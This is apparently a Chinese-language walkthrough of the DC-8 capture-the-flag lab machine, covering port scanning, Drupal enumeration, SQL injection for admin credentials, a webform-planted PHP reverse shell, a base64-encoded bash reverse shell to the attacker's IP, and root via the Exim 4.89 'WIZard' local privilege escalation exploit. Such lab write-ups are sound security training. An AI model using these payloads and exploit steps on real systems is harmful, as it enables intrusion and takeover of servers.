信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 19:50 EST
Nmap scan report for 192.168.56.1
Host is up (0.00027s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00036s latency).
MAC Address: 08:00:27:4C:E8:59 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.113
Host is up (0.00027s latency).
MAC Address: 08:00:27:32:FF:4D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.75 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.56.113
```

```
STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
    2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
    256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
    256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp open http
                     Apache httpd
| http-generator: Drupal 7 (http://drupal.org)
http-robots.txt: 36 disallowed entries (15 shown)
/ /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
//INSTALL.pgsql.txt/INSTALL.sqlite.txt/install.php/INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt
| http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 08:00:27:32:FF:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

gobuster dir -u http://192.168.56.113 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-largedirectories.txt -x .php,.txt,.html


```
2020/01/31 19:52:17 Starting gobuster
 'modules (Status: 301)
/scripts (Status: 301)
/includes (Status: 301)
/search (Status: 403)
themes (Status: 301)
/user (Status: 200)
/xmlrpc.php (Status: 200)
/misc (Status: 301)
/profiles (Status: 301)
/node (Status: 200)
/admin (Status: 403)
/sites (Status: 301)
/install.php (Status: 200)
/Admin (Status: 403)
/Search (Status: 403)
Progress: 215 / 62276 (0.35%)^C
[!] Keyboard interrupt detected, terminating.
```

访问web页面



drupal 7框架

```
oot@kali:~/tools/droopescan# ./droopescan scan drupal -u http://192.168.56.113 -e a
[+] Themes found:
   seven http://192.168.56.113/themes/seven/
   garland http://192.168.56.113/themes/garland/
[+] Possible interesting urls found:
   Default changelog file - http://192.168.56.113/CHANGELOG.txt
   Default admin - http://192.168.56.113/user/login
[+] Possible version(s):
   7.67
[+] Plugins found:
   ctools http://192.168.56.113/sites/all/modules/ctools/
       http://192.168.56.113/sites/all/modules/ctools/LICENSE.txt
       http://192.168.56.113/sites/all/modules/ctools/API.txt
   views http://192.168.56.113/sites/all/modules/views/
       http://192.168.56.113/sites/all/modules/views/README.txt
       http://192.168.56.113/sites/all/modules/views/LICENSE.txt
   webform http://192.168.56.113/sites/all/modules/webform/
       http://192.168.56.113/sites/all/modules/webform/LICENSE.txt
   ckeditor http://192.168.56.113/sites/all/modules/ckeditor/
       http://192.168.56.113/sites/all/modules/ckeditor/CHANGELOG.txt
       http://192.168.56.113/sites/all/modules/ckeditor/README.txt
       http://192.168.56.113/sites/all/modules/ckeditor/LICENSE.txt
   better formats http://192.168.56.113/sites/all/modules/better formats/
       http://192.168.56.113/sites/all/modules/better formats/README.txt
       http://192.168.56.113/sites/all/modules/better formats/LICENSE.txt
   image http://192.168.56.113/modules/image/
   profile http://192.168.56.113/modules/profile/
   php http://192.168.56.113/modules/php/
 +] Scan finished (0:00:51.673552 elapsed)
```




sql注入获取管理员账号密码


直接上sqlmap把

getshell

使用john登录,之前awvs扫到/user为登录处



还能用kali的。。。



之前是用basic page写shell的,这里似乎不行,尝试webform


t Us




Contact Us


Start

Thanks for taking the time to contact us. We shall be in contact soon.



具体步骤是先找到Contact Us





去contact us提交表单,即可

但是没反弹到shell

echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LzEwMS8xMjM0IDA+JjEK | base64 -d | bash

用msf生成一个

```
<?php /**/ error reporting(0); $ip = '192.168.56.101'; $port = 1234;</pre>
if (($f = 'stream socket client') && is callable($f)) { $s =
f("tcp://{sip}:{sport}");  so type = 'stream'; } if (!$s && ($f = $f("tcp://{sip}):{sport}"); }
'fsockopen') && is callable(f)) { s = f(sip, sport); s = f(sip, sport)
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s
= $f(AF INET, SOCK STREAM, SOL TCP); $res = @socket connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
die('no socket funcs'); } if (!$s) { die('no socket'); } switch
($s type) { case 'stream': $len = fread($s, 4); break; case 'socket':
=  socket read($s, 4); break; }  if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < ...)
$len) { switch ($s type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket read($s, $len-
strlen($b)); break; } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock type'] = $s type; if (extension loaded('suhosin') &&
ini get('suhosin.executor.disable eval')) {
$suhosin bypass=create function('', $b); $suhosin bypass(); } else {
eval($b); } die();
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty,不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2, 所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -1
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
-data@dc-8:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
 find / -perm -u=s -type f 2>/dev/null
 /usr/bin/chfn
 /usr/bin/gpasswd
 /usr/bin/chsh
 /usr/bin/passwd
/usr/bin/sudo
 /usr/bin/newgrp
/usr/sbin/exim4
 /usr/lib/openssh/ssh-keysign
 /usr/lib/eject/dmcrypt-get-device
 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 /bin/ping
 /bin/su
 /bin/umount
 /bin/mount
 www-data@dc-8:/var/www/html$ /usr/sbin/exim4 -bV
 /usr/sbin/exim4_-bV
/usr/sbin/exim4 - 50V

Exim version 4.89 #2 built 14-Jun-2017 05:03:07

Copyright (c) University of Cambridge, 1995 - 2017

(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017

Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move frozen_messages DKIM DNSSEC Event OCSP PRDR SOCKS TCP_Fast_Open Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
 Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
```

```
oot@kali:~/DC-8# searchsploit exim
Exploit Title
                                         Path
                                       (/usr/share/exploitdb/)
Dovecot with Exim - 'sender_address' R | exploits/linux/remote/25297.txt
Exim - 'GHOST' glibc gethostbyname Buf |
                                         exploits/linux/remote/36421.rb
Exim - 'perl_startup' Local Privilege
                                         exploits/linux/local/39702.rb
Exim - 'sender_address' Remote Code Ex
                                         exploits/linux/remote/25970.py
Exim 3.x - Format String
                                         exploits/linux/local/20900.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spo
                                         exploits/linux/local/40054.c
Exim 4.41 - 'dns_build_reverse' Local
                                         exploits/linux/local/1009.c
Exim 4.41 - 'dns_build_reverse' Local
                                         exploits/linux/local/756.c
Exim 4.42 - Local Privilege Escalation
                                         exploits/linux/local/796.sh
Exim 4.43 - 'auth_spa_server()' Remote
                                         exploits/linux/remote/812.c
Exim 4.63 - Remote Command Execution
                                         exploits/linux/remote/15725.pl
Exim 4.84-3 - Local Privilege Escalati
                                         exploits/linux/local/39535.sh
xim 4.87 - 4.91 - Local Privilege Esc |
                                         exploits/linux/local/46996.sh
xim 4.87 / 4.91 - Local Privilege Esc
                                         exploits/linux/local/47307.rb
Exim 4.87 < 4.91 - (Local / Remote) Co |
                                         exploits/linux/remote/46974.txt
Exim 4.89 - 'BDAT' Denial of Service
                                         exploits/multiple/dos/43184.txt
Exim < 4.86.2 - Local Privilege Escala
                                         exploits/linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code
                                         exploits/linux/remote/44571.py
Exim Buffer 1.6.2/1.6.51 - Local Overf
                                         exploits/unix/local/20333.c
Exim ESMTP 4.80 - glibc gethostbyname
                                         exploits/linux/dos/35951.py
Exim Internet Mailer 3.35/3.36/4.10 -
                                         exploits/linux/local/22066.c
Exim Sender 3.35 - Verification Remote
                                         exploits/linux/remote/24093.c
Exim4 < 4.69 - string format Function
                                         exploits/linux/remote/16925.rb
PHPMailer < 5.2.20 with Exim MTA - Rem
                                         exploits/php/webapps/42221.py
exim 4.90 - Remote Code Execution
                                         exploits/linux/remote/45671.py
```

46996.sh

```
root@kali:~/DC-8# cp /usr/share/exploitdb/exploits/linux/local/46996.sh 46996.sh
root@kali:~/DC-8# ls
46996.sh flag1 shell.php
root@kali:~/DC-8# ./46996.sh
bash: ./46996.sh: /bin/bash^M: bad interpreter: No such file or directory
```

1, vi

2、 :set ff或:set fileformat

可以看到如下信息

fileformat=<u>dos</u> 或 fileformat=unix

3、利用如下命令修改文件格式
:set ff=unix或:set fileformat=unix
:wq(存盘退出)

```
www-data@dc-8:/tmp$ ./46996.sh
./46996.sh
raptor exim wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>
Preparing setuid shell helper...
Problems compiling setuid shell helper, check your gcc.
Falling back to the /bin/sh method.
Delivering setuid payload...
220 dc-8 ESMTP Exim 4.89 Sat, 01 Feb 2020 12:43:41 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1ixil3-0000p3-6H
221 dc-8 closing connection
Waiting 5 seconds...
-rwxr-xr-x 1 www-data www-data 117208 Feb 1 12:43 /tmp/pwned
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

再试试第二种

```
$ ./46996.sh -m netcat
./46996.sh -m netcat
raptor exim wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>
Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Sat, 01 Feb 2020 12:44:35 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=lixilv-0000pN-BC
221 dc-8 closing connection
Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
id
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

先转发一个tty, 不然好像只能执行一次命令, 不太稳定

```
root@dc-8:/root# cat flag.txt
cat flag.txt
cat flag.txt
Brilliant - you have succeeded!!!
888
           888
                         888 888
                                       888888b.
                                                                                888 888 888 888
888
          888
                         888 888
                                       888 "Y88b
                                                                                888 888 888
     d8b
          888
                         888 888
                                       888
                                                                                888 888 888 888
                                              888 d888b 888
                .d88b.
                        888 888
                                       888
888d888888888 d8P Y8b 888 888
88888P Y88888 88888888 888 888
                                       888
                                       888
                                              888 888 888 888
                                                                 888 88888888 Y8P Y8P Y8P Y8P
        Y8888 Y8b. 888 888
Y888 "Y8888 888 888
                                            .d88P Y88..88P 888
888P" "Y88P" 888
                                                                 888 Y8b. " " " " " 888 "Y8888 888 888 888 888
8888P
                                       888
                                       888888P"
888P
Hope you enjoyed DC-8. Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.
```

参考链接:

https://blog.csdn.net/weixin 44214107/article/details/101276913